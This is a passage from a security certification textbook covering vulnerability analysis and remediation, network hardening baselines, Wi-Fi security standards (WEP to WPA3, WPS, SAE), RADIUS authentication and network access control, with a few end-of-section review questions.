Vulnerability analysis aids in vulnerability classification, categorizing vulnerabilities based on their characteristics, such as the type of system or application affected, the nature of the vulnerability, or the potential impact. Classification can help clarify the scope and nature of an organization's threats.

Exposure Factor

Vulnerability analysis must also consider exposure factors, like the accessibility of a vulnerable system or data, and environmental factors, like the current threat landscape or the specifics of the organization's IT infrastructure. These factors can significantly influence the likelihood of a vulnerability being exploited and directly impact its overall risk level.

Exposure factor (EF) represents the extent to which an asset is susceptible to being compromised or impacted by a specific vulnerability, and it helps assess the potential impact or loss that could occur if the vulnerability is exploited. Factors might include weak authentication mechanisms, inadequate network segmentation, or insufficient access control methods.

Impacts

Vulnerability analysis assesses the potential organizational impact of vulnerabilities. This could be financial loss, reputational damage, operational disruption, or regulatory penalties. Understanding this impact is crucial for making informed decisions about risk mitigation.

Environmental Variables

Several **environmental variables** play a significant role in influencing vulnerability analysis. One of the primary environmental factors is the organization's IT infrastructure, which includes the hardware, software, networks, and systems in use. These components' diversity, complexity, and age can affect the number and types of vulnerabilities present. For instance, legacy systems may have known unpatched vulnerabilities, while new, emerging technologies might introduce unknown vulnerabilities.

The external threat landscape is another crucial environmental factor. The prevalence of certain types of attacks or the activities of specific threat actors can affect the likelihood of particular vulnerabilities being exploited. For example, if ransomware attacks are rising within the medical industry, vulnerabilities that are exploited as part of those attacks must be prioritized in that sector.

The regulatory and compliance environment is another significant factor. Organizations in heavily regulated industries, like healthcare or finance, may need to prioritize vulnerabilities that could lead to sensitive data breaches and result in regulatory penalties. The operational environment, including the organization's workflows, business processes, and usage patterns, can also influence vulnerability analysis. Certain operational practices increase exposure to specific vulnerabilities or affect the potential impact of a successful exploit. Examples include poor patch management practices, lack of rigorous access controls, lack of awareness training, poor configuration management practices, and insufficient application development policies.

Risk Tolerance

Vulnerability analysis must align with an organization's risk tolerance. **Risk tolerance** refers to the level of risk an organization is willing to accept, and this can vary greatly depending on the organization's size, industry, regulatory environment, and strategic objectives. By aligning vulnerability analysis with risk tolerance, an organization can ensure that its vulnerability management efforts align with its overall risk management strategy.

Vulnerability Response and Remediation

Vulnerability response and remediation practices encompass various strategies and tactics, including patching, insurance, segmentation, compensating controls, exceptions, and exemptions, each playing a distinct role in managing and mitigating cybersecurity risks.

Remediation Practices

- **Patching** is one of the most straightforward and effective remediation practices. It involves applying updates and patches to software or systems to fix known vulnerabilities. Patching helps prevent attackers from exploiting known vulnerabilities, improving an organization's security posture. Robust, centralized patch management processes are essential to ensure patches are applied promptly and consistently. A patch management program focuses on regularly installing software patches to address vulnerabilities and improve security in various types of systems, including operating systems, network devices (routers, switches, and firewalls), databases, web applications, desktop applications (email clients, web browsers, and office productivity applications), and other software applications deployed within an organization's IT environment.
- **Cybersecurity insurance** is another factor in vulnerability response. While insurance doesn't mitigate vulnerabilities directly, it can provide financial protection in case of a security breach resulting from a vulnerability. Insurance is important in a comprehensive risk management strategy, complementing technical controls with financial risk transfer. Examples include coverage for data breach response costs, business interruption, ransomware attacks, third-party liability, cyber extortion, and many others.
- **Segmentation** involves dividing a network into separate segments to contain potential security breaches. If an attacker manages to exploit a vulnerability and gain access to one segment, they would be confined to that segment, preventing them from moving laterally across the entire network, limiting the impact of a successful attack and supporting incident response teams.

- **Compensating controls** refer to measures put in place to mitigate the risk of a vulnerability when security teams cannot directly eliminate it or when direct remediation is not immediately possible. Examples include additional monitoring, secondary authentication mechanisms, or enhanced encryption.
- **Exceptions and exemptions** describe scenarios where specific vulnerabilities cannot be remediated due to business criticality, technical constraints, or cost constraints. In these cases, the risk is accepted by senior leadership teams, and the rationale for the decision is documented along with an established timeline for reassessment.

Validation

Validating vulnerability remediation is critically important for several key reasons. Validation ensures that the remediation actions have been implemented correctly and function as intended. Despite best intentions, human error or technical problems can frequently lead to incomplete or incorrect implementation of fixes. These issues go unnoticed without validation, exposing the organization to the same vulnerability it originally sought to address.

Validation helps confirm that the remediation has not inadvertently introduced new issues or vulnerabilities. For example, a patch may interfere with other software or systems, or a configuration change could expose new security gaps.

Also, validation provides a measure of accountability, ensuring that responsible parties have adequately addressed identified vulnerabilities. This is especially important in larger organizations where multiple teams or individuals may be involved in the remediation process.

- **Re-scanning** involves performing additional vulnerability scans after remediation actions have been implemented. The re-scan aims to determine if the vulnerabilities identified in the initial scan have been resolved. If the same vulnerabilities are not identified in the re-scan, it strongly indicates that the remediation efforts were successful.
- **Audit** involves an in-depth examination of the remediation process by reviewing the steps taken to address the vulnerability and ensuring they align with the organization's policies and best practices. Audits also verify that necessary documentation has been updated, such as records of identified vulnerabilities, remediation actions taken, and any exceptions or exemptions granted.
- **Verification** is the process of confirming the results of the remediation actions and involves various methods, including manual checks, automated testing, or reviews of system logs or other records. Verification ensures that remediation steps have been implemented correctly, functioning as intended, and do not introduce new issues or vulnerabilities.

Reporting

Vulnerability reporting is a crucial aspect of vulnerability management and is critical in maintaining an organization's cybersecurity posture. A comprehensive vulnerability report highlights the existing vulnerabilities and ranks them based on their severity and potential impact on the organization's assets, enabling the management to prioritize remediation efforts effectively.

The Common Vulnerability Scoring System (CVSS) provides a standardized method for rating the severity of vulnerabilities and includes metrics such as exploitability, impact, and remediation level. By using CVSS, organizations can compare and prioritize vulnerabilities consistently.

Another important practice is including information about the potential impact of each vulnerability in the report. This could involve describing the possible outcomes if the vulnerability was exploited, including data breaches, system outages, or other operational impacts. It is essential to provide recommendations for addressing each vulnerability in the report. This might involve suggesting specific patches or updates, recommending configuration changes, or identifying other mitigation strategies.

Timely reporting is also essential, as delays in reporting can lead to delays in remediation and increase the window of opportunity for attackers. Vulnerability reports must be presented in a clear, concise format that is easy for technical and nontechnical stakeholders to understand to help ensure that the report's implications are understood and that appropriate actions are taken in response.

Review Activity:

Vulnerability Analysis and Remediation

Answer the following questions:

1. **This is a dictionary of vulnerabilities in published operating systems and applications software.**

2. **A vulnerability scan reports that a CVE associated with CentOS Linux is present on a host, but you have established that the host is not running CentOS. What type of scanning error event is this?**

3. **This type of protection can provide financial protection in case of a security breach resulting from a vulnerability.**

Lesson 8

Summary

You should be able to summarize types of security assessments, such as vulnerability, threat hunting, and penetration testing. You should also be able to explain general procedures for conducting these assessments.

Guidelines for Performing Vulnerability Assessments

Follow these guidelines when you consider the use of security assessments:

- Identify the procedures and tools that are required to scan for vulnerabilities. This might mean provisioning passive network scanners, active remote or agent-based network scanners, and application or web application scanners.
- Develop a configuration and maintenance plan to ensure updates to vulnerability and threat feeds.
- Run scans regularly and review the results to identify false positives and false negatives, using log review and additional CVE information to validate results if necessary.
- Schedule configuration reviews and remediation plans, using CVSS vulnerability criticality to prioritize actions.
- Consider implementing threat analysis platforms, monitoring advisories and bulletins for new threat sources.
- Consider implementing penetration testing exercises, ensuring that these are set up with a clear project scope.

Lesson 9

Evaluate Network Security Capabilities

LESSON INTRODUCTION

Secure baselines, hardening, wireless security, and network access control are fundamental concepts in cybersecurity. Secure baselines establish a set of standardized security configurations for different types of IT assets, such as operating systems, networks, and applications. These baselines represent a starting point for security measures, offering a defined minimum level of security that all systems must meet.

Hardening is the process of reducing system vulnerabilities to make IT resources more resilient to attacks. It involves disabling unnecessary services, configuring appropriate permissions, applying patches and updates, and ensuring adherence to secure configurations defined by the secure baselines. Wireless security describes the measures to protect wireless networks from threats and unauthorized access. This includes using robust encryption (like WPA3), secure authentication methods (like RADIUS in enterprise mode), and monitoring for rogue access points.

Network access control (NAC) is a security solution that enforces policy on devices seeking to access network resources. It identifies, categorizes, and manages the activities of all devices on a network, ensuring they comply with security policies before granting access and continuously monitoring them while they are connected. These concepts form a multilayered security approach to protect an organization's IT infrastructure from various cyber threats.

Lesson Objectives

In this lesson, you will do the following:

- Describe the importance of secure baselines.
- Explore device hardening concepts.
- Summarize wireless network design considerations.
- Explain wireless security settings.
- Understand network access control (NAC) capabilities.

Topic 9A

Network Security Baselines

EXAM OBJECTIVES COVERED

4.1 Given a scenario, apply common security techniques to computing resources.
4.5 Given a scenario, modify enterprise capabilities to enhance security.

Network security baselines describe a set of minimum security controls and configurations for a network. Baselines typically cover areas such as firewall configurations, router and switch security settings, wireless access point configurations, and security protocols for network devices. Baselines provide a starting point for the hardening process. They ensure that unnecessary services are disabled, default passwords are changed, secure protocols are enforced, and include many other settings. Security Content Automation Protocol (SCAP) compliant tools can automate the assessment of security configurations against a defined baseline.

Benchmarks and Secure Configuration Guides

A **secure baseline** is a collection of standard configurations and settings for network devices, software, patching and updates, access controls, logging, monitoring, password policies, encryption, endpoint protection, and many others. Secure baselines improve information technology security, manageability, and operational efficiencies by establishing consistent and centralized rules and procedures regarding configuring and securing the environment.

The Center for Internet Security (CIS) Benchmarks are an important resource for secure configuration best practices. CIS is recognized globally for publishing and maintaining best practice guides for securing IT systems and data. CIS Benchmarks cover multiple domains, such as networks, operating systems, and applications, and are updated continuously in response to evolving risks. For example, there are benchmarks for compliance with IT frameworks and compliance programs, such as PCI DSS, NIST 800-53, SOX, and ISO 27000. There are also product-focused benchmarks, such as for Windows Desktop, Windows Server, macOS, Linux, Cisco, web browsers, web servers, database and email servers, and VMware ESXi. Security Technical Implementation Guides (STIGs) are a specific secure baseline developed by the Defense Information Systems Agency (DISA) for the US Department of Defense. Like CIS Benchmarks, STIGs define a standardized set of security configurations and controls specifically designed for the DoD's IT infrastructure.

Several tools and technologies are available to help manage, deploy, and measure compliance with established secure baselines. Configuration management tools, such as Puppet, Chef, Ansible, and Microsoft's Group Policy, allow organizations to automate the deployment of secure baseline configurations across various diverse systems. These tools help enforce consistency and detect and correct deviations from the established baseline. For monitoring compliance, Security Content Automation Protocol (SCAP) compliant tools, like OpenSCAP, can assess and verify the system's adherence to the baseline. Furthermore, the CIS provides the CIS-CAT Pro tool, designed to assess system configurations against CIS's secure baseline benchmarks. The SCAP Compliance Checker (SCC) is a tool maintained by the DISA used to measure compliance with STIG baselines.

Hardening Concepts

Network equipment, software, and operating systems use default settings from the developer or manufacturer which attempt to balance ease of use with security. Default configurations are an attractive target for attackers as they usually include well-documented credentials, allow simple passwords, use insecure protocols, and many other problematic settings. By leaving these default settings in place, organizations increase the likelihood of successful cyberattacks. Therefore, it's crucial to change these default settings to improve security.

Hardening describes the methods to improve a device's security by changing its default configuration, often by implementing the recommendations in published secure baselines.

Switches and Routers

Examples of changes designed to improve the security of switches and routers from the default settings include the following:

- **Change Default Credentials** that are well documented and pose a significant security risk.
- **Disable Unnecessary Services and Interfaces** on a switch or router. Not every service or interface is needed. For example, services like HTTP or Telnet should be avoided.
- **Use Secure Management Protocols** such as SSH instead of Telnet or HTTPS instead of HTTP.
- **Implement Access Control Lists (ACLs)** to restrict access to the router or switch to only required devices and networks.
- **Enable Logging and Monitoring** to help identify issues like repeated login failures, configuration changes, and many others.
- **Configure Port Security** helps limit the devices that can connect to a switch port to prevent unauthorized access.
- **Strong Password Policies** help reduce the risk of password attacks.
- **Physically Secure Equipment** like keeping devices in a locked room to prevent unauthorized physical access.

Server Hardware and Operating Systems

Examples of changes designed to improve the security of servers from the default settings include the following:

- **Change Default Credentials** to prevent unauthorized access, similar to network devices.
- **Disable Unnecessary Services** to reduce the attack surface of the server. Each service running on a server represents a potential point of entry for an attacker.
- **Apply Software Security Patches and Updates Regularly** to fix known vulnerabilities and provide security improvements. Automated patch management ensures this process is consistent and timely.
- **Least Privilege Principle** limits each user to the least amount of privilege necessary to perform a function to reduce the impact of a compromised account.

- **Use Firewalls and Intrusion Detection Systems (IDS)** to help block or alert on malicious activity.
- **Secure Configuration** of servers should use baseline configurations such as those provided by the CIS or STIGs.
- **Strong Access Controls** include strong password policies, multifactor authentication (MFA), and privileged access management (PAM).
- **Enable Logging and Monitoring** to help identify issues like repeated login failures, configuration changes, and many others similar to the benefits for network equipment.
- **Use Antivirus and Antimalware Solutions** to detect and quarantine malware automatically.
- **Physical Security** of server equipment racks, server rooms, or datacenters prevents unauthorized access.

Wireless Network Installation Considerations

Wireless network installation considerations refer to the factors that ensure good availability of authorized Wi-Fi access points. A network with patchy coverage is vulnerable to rogue and evil twin attacks.

The 5 GHz band has more space to configure nonoverlapping channels. Also note that a WAP can use bonded channels to improve bandwidth, but this increases risks from interference.

Wireless Access Point (WAP) Placement

An infrastructure-based wireless network comprises one or more wireless access points, each connected to a wired network. The **access points** forward traffic to and from the wired switched network. Each WAP is identified by its MAC address, also referred to as its basic service set identifier (BSSID). Each wireless network is identified by its name or **service set identifier (SSID)**.

Wireless networks can operate in either the 2.4 GHz or 5 GHz radio band. Each radio band is divided into a number of channels, and each WAP must be configured to use a specific channel. For performance reasons, the channels chosen should be as widely spaced as possible to reduce interference.

Site Surveys and Heat Maps

The coverage and interference factors mean that WAPs must be positioned and configured to cover the whole area with the least overlap as possible. A **site survey** is used to measure signal strength and channel usage throughout the area to cover. A site survey starts with an architectural map of the site, with features that can cause background interference marked. These features include solid walls, reflective surfaces, motors, microwave ovens, and so on. A Wi-Fi-enabled laptop or mobile device with Wi-Fi analyzer software installed performs the survey. The Wi-Fi analyzer records information about the signal obtained at regularly spaced points as the surveyor moves around the area.



Example output from Lizard System's Wi-Fi Scanner tool. (Screenshot courtesy of Lizard Systems.)

These readings are combined and analyzed to produce a **heat map**, showing where a signal is strong (red) or weak (green/blue), and which channel is being used and how they overlap. This data is then used to optimize the design by adjusting transmit power to reduce a WAP's range, changing the channel on a WAP, adding a new WAP, or physically moving a WAP to a new location.



An illustration of a heat map.

Wireless Encryption

As well as the site design, a wireless network must be configured with security settings. Without encryption, anyone within range can intercept and read packets passing over the wireless network. Security choices are determined by device support for the various Wi-Fi security standards, by the type of authentication infrastructure, and by the purpose of the WLAN. Security standard determine which cryptographic protocols are supported, the means of generating the encryption key, and the available methods for authenticating wireless stations when they try to join (or associate with) the network.

The first version of **Wi-Fi Protected Access (WPA)** was designed to fix critical vulnerabilities in the earlier **wired equivalent privacy (WEP)** standard. Like WEP, version 1 of WPA uses the RC4 stream cipher but adds a mechanism called the **Temporal Key Integrity Protocol (TKIP)** to make it stronger.



Configuring a TP-LINK SOHO access point with wireless encryption and authentication settings. In this example, the 2.4 GHz band allows legacy connections with WPA2-Personal security, while the 5 GHz network is for 802.11ax (Wi-Fi 6) capable devices using WPA3-SAE authentication. (Screenshot used with permission from TP-Link Technologies.)

Wi-Fi Protected Setup (WPS)

As setting up an access point securely is relatively complex for residential consumers, vendors have developed a system to automate the process called **Wi-Fi Protected Setup (WPS)**. To use WPS, both the access point and wireless station (client device) must be WPS-capable. Typically, the devices will have a push button. Activating this on the access point and the adapter simultaneously will associate the devices using a PIN, then associate the adapter with the access point using WPA2. The system generates a random SSID and PSK. If the devices do not support the push button method, the PIN (printed on the WAP) can be entered manually.

Unfortunately, WPS is vulnerable to a brute force attack. While the PIN is eight characters, one digit is a checksum and the rest are verified as two separate PINs of four and three characters. These separate PINs are many orders of magnitude simpler to brute force, typically requiring just hours to crack. On some models, disabling WPS through the admin interface does not actually disable the protocol, or there is no option to disable it. Some APs can lock out an intruder if a brute force attack is detected, but in some cases, the attack can just be resumed when the lockout period expires.

To counter this, the lockout period can be increased. However, this can leave APs vulnerable to a denial of service (DoS) attack. When provisioning a WAP, it is essential to verify what steps the manufacturer has taken to make their WPS implementation secure and to use the required device firmware level identified as secure.

The Easy Connect method, announced alongside WPA3, is intended to replace WPS as a method of securely configuring client devices with the information required to access a Wi-Fi network. Easy Connect is a brand name for the Device Provisioning Protocol (DPP).

Each participating device must be configured with a public/private key pair. Easy Connect uses quick response (QR) codes or near-field communication (NFC) tags to communicate each device's public key. A smartphone is registered as an Easy Connect configurator app and associated with the WAP using its QR code. Each client device can then be associated by scanning its QR code or NFC tag in the configurator app. As well as fixing the security problems associated with WPS, this is a straightforward means of configuring headless Internet of Things (IoT) devices with Wi-Fi connectivity.

Wi-Fi Protected Access 3 (WPA3)

Neither WEP nor the original WPA version is considered secure enough for continued use. WPA2 uses the Advanced Encryption Standard (AES) cipher with 128-bit keys, deployed within the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). AES replaces RC4 and CCMP replaces TKIP. CCMP provides authenticated encryption, which is designed to make replay attacks harder.

Weaknesses found in WPA2 led to its intended replacement by WPA3. The main features of WPA3 are as follows:

- **Simultaneous Authentication of Equals (SAE)**—replaces the Pre-Shared Key (PSK) exchange protocol in WPA2, ensuring an attacker cannot intercept the Wi-Fi password even when capturing data from a successful login.
- **Enhanced Open**—encrypts traffic between devices and the access point, even without a password, which increases privacy and security on open networks.
- **Updated Cryptographic Protocols**—replaces AES CCMP with the **AES Galois Counter Mode Protocol (GCMP)** mode of operation. Enterprise authentication methods must use 192-bit AES, while personal authentication can use either 128-bit or 192-bit.
- **Wi-Fi Easy Connect**—allows connecting devices by scanning a QR code, reducing the need for complicated configurations while maintaining secure connections.

Wi-Fi performance also depends on device support for the latest 802.11 standards. The most recent generation (802.11ax) is being marketed as Wi-Fi 6. The earlier standards are retroactively named Wi-Fi 5 (802.11ac) and Wi-Fi 4 (802.11n). The performance standards are developed in parallel with the WPA security specifications. Most Wi-Fi 6 devices and some Wi-Fi 5 and Wi-Fi 4 products should support WPA3 either natively or with a firmware/driver update.

Wi-Fi Authentication Methods

In order to secure a network, you must confirm that only valid users are connecting to it. Wi-Fi authentication comes in three types: personal, open, and enterprise. Within the personal category, there are two methods: pre-shared key authentication (PSK) and simultaneous authentication of equals (SAE).

WPA2 Pre-Shared Key Authentication

In WPA2, **pre-shared key (PSK)** authentication uses a passphrase to generate the key used to encrypt communications. It is also referred to as group authentication because a group of users shares the same secret. When the access point is set to WPA2-PSK mode, the administrator configures a passphrase of between 8 and 63 ASCII characters. This is converted to a 256-bit HMAC (expressed as a 64-character hex value) using the PBKDF2 key stretching algorithm. This HMAC is referred to as the pairwise master key (PMK). The same secret must be configured on the access point and on each node that joins the network. The PMK is used as part of WPA2's 4-way handshake to derive various session keys.

All types of Wi-Fi personal authentication have been shown to be vulnerable to attacks that allow dictionary or brute force attacks against the passphrase. At a minimum, the passphrase must be at least 14 characters long to try to mitigate risks from cracking.

WPA3 Personal Authentication

While WPA3 still uses a passphrase to authenticate stations in personal mode, it changes the method this secret is uses to agree session keys. The scheme used is called a Password-Authenticated Key Exchange (PAKE). In WPA3, the Simultaneous Authentication of Equals (SAE) protocol replaces the 4-way handshake, which has been found vulnerable to various attacks. SAE uses the Dragonfly handshake, which is basically Diffie-Hellman over elliptic curves key agreement, combined with a hash value derived from the password and device MAC address to authenticate the nodes. With SAE, there should be no way for an attacker to sniff out the handshake to obtain the hash value and try to use an offline brute force or dictionary attack to recover the password. Dragonfly also implements ephemeral session keys providing forward secrecy.

The configuration interfaces for access points can use different labels for these methods. You might see WPA2-Personal and WPA3-SAE rather than WPA2-PSK and WPA3-Personal, for example. Additionally, an access point can be configured for WPA3 only or with support for legacy WPA2 (WPA3-Personal Transition mode). Researchers already found flaws in WPA3-Personal, one of which relies on a downgrade attack to use WPA2 (wi-fi.org/security-update-april-2019).

Advanced Authentication

Wireless **enterprise authentication** modes, such as WPA2/WPA3-Enterprise, include several essential components designed to improve security for corporate wireless networks. One important element is 802.1x authentication, which provides a port-based network access control framework, ensuring that only authenticated devices are granted network access. Typically, 802.1x requires an authentication server such as RADIUS (Remote Authentication Dial-In User Service), which verifies the credentials of users or devices trying to connect to the network.

In enterprise mode authentication schemes, users have a unique set of credentials rather than a shared passphrase as used in WPA2/WPA3 personal mode. Requiring each user or device to authenticate using unique credentials allows network administrators to track network usage at a granular level. The protocol also supports multiple Extensible Authentication Protocol (EAP) types, such as EAP-TLS, EAP-TTLS, or PEAP, which define specific authentication methods. EAP-TLS, for instance, uses client-server certificates for mutual authentication, while EAP-TTLS and PEAP utilize a server-side certificate. The server-side certificate is used to establish a secure tunnel for transmitting user credentials and helps devices validate the legitimacy of the access point. Enterprise mode authentication includes dynamic encryption key management, automatically changing the encryption keys used during a user's session.

Remote Authentication Dial-In User Service (RADIUS)

The Remote Authentication Dial-In User Service (RADIUS) standard is published as an Internet standard. There are several RADIUS server and client products.

The NAS device (RADIUS client) is configured with the IP address of the RADIUS server and with a shared secret. This allows the client to authenticate to the server. Remember that the client is the access device (switch, access point, or VPN gateway), not the user's PC or laptop. A generic RADIUS authentication workflow proceeds as follows:

1. The user's device (the supplicant) makes a connection to the NAS appliance, such as an access point, switch, or remote access server.
2. The NAS prompts the user for their authentication credentials. RADIUS supports PAP, CHAP, and EAP. Most implementations now use EAP, as PAP and CHAP are not secure. If EAP credentials are required, the NAS enables the supplicant to transmit **EAP over LAN (EAPoL)** data, but not any other type of network traffic.
3. The supplicant submits the credentials as EAPoL data. The RADIUS client uses this information to create an Access-Request RADIUS packet, encrypted using the shared secret. It sends the Access-Request to the AAA server using UDP on port 1812 (by default).
4. The AAA server decrypts the Access-Request using the shared secret. If the Access-Request cannot be decrypted (because the shared secret is not correctly configured, for instance), the server does not respond.
5. With EAP, there will be an exchange of Access-Challenge and Access-Request packets as the authentication method is set up and the credentials verified. The NAS acts as a pass-thru, taking RADIUS messages from the server, and encapsulating them as EAPoL to transmit to the supplicant.
6. At the end of this exchange, if the supplicant is authenticated, the AAA server responds with an Access-Accept packet; otherwise, an Access-Reject packet is returned.

Optionally, the NAS can use RADIUS for accounting (logging). Accounting uses port 1813. The accounting server can be different from the authentication server.

Network Access Control

Network access control (NAC) not only authenticates users and devices before allowing them access to the network but also checks and enforces compliance with established security policies. By evaluating the operating system version, patch level, antivirus status, or the presence of specific security software, NAC ensures that devices meet a minimum set of security standards before being granted network access. NAC also can restrict access based on user profile, device type, location, and other attributes, to ensure users and devices can only access the resources necessary to complete their duties. NAC plays a crucial role in identifying and quarantining suspicious or noncompliant devices. For organizations with bring-your-own-device (BYOD) policies and increasing use of IoT devices, NAC helps organizations secure their internal network environment against unauthorized access.

NAC and virtual local area networks (VLANs) work together to improve and automate network security. One of the primary ways NAC integrates with VLAN protections is through dynamic VLAN assignment. Dynamic VLAN assignment is a NAC feature that assigns a VLAN to a device based on the user's identity attributes, device type, device location, or health check results. For instance, a visiting user (such as a vendor) might be placed into a VLAN that only provides Internet access, while a corporate user would be assigned to a VLAN with access to internal resources. Additionally, NAC can interact with dynamic VLAN to implement quarantine procedures. If a device is noncompliant with security policies—for example if it lacks updated antivirus software—the NAC system can automatically move it to a quarantine VLAN. This VLAN is generally isolated from the rest of the network, limiting potential damage from threats like malware.

Agent vs. Agentless Configurations

NAC can enforce security policies using agent-based and agentless methods. In an agent-based approach, a software agent is installed on the devices that connect to the network. This agent communicates with the NAC platform, providing detailed information about the device's status and compliance level. An agent-based NAC implementation can enable features such as automatic remediation, where the NAC agent can perform actions like updating software or disabling specific settings to bring a device into compliance with mandatory security configurations.

In contrast, an agentless NAC approach uses port-based network access control or network scans to evaluate devices. For example, agentless NAC may use DHCP fingerprinting to identify the type and configuration of a device when it connects, or it might perform a network scan to detect open ports or active services. While agentless methods may not provide as detailed information about a device's status, they can be used with any device that connects to the network, including guest or IoT devices, without requiring any prior configuration.



Defining policy violations in PacketFence Open Source NAC. (Screenshot used with permission from packetfence.org.)

An agent can be persistent, in which case it is installed as a software application on the client, or nonpersistent. A nonpersistent (or dissolvable) agent is loaded into memory during posture assessment but is not installed on the device.

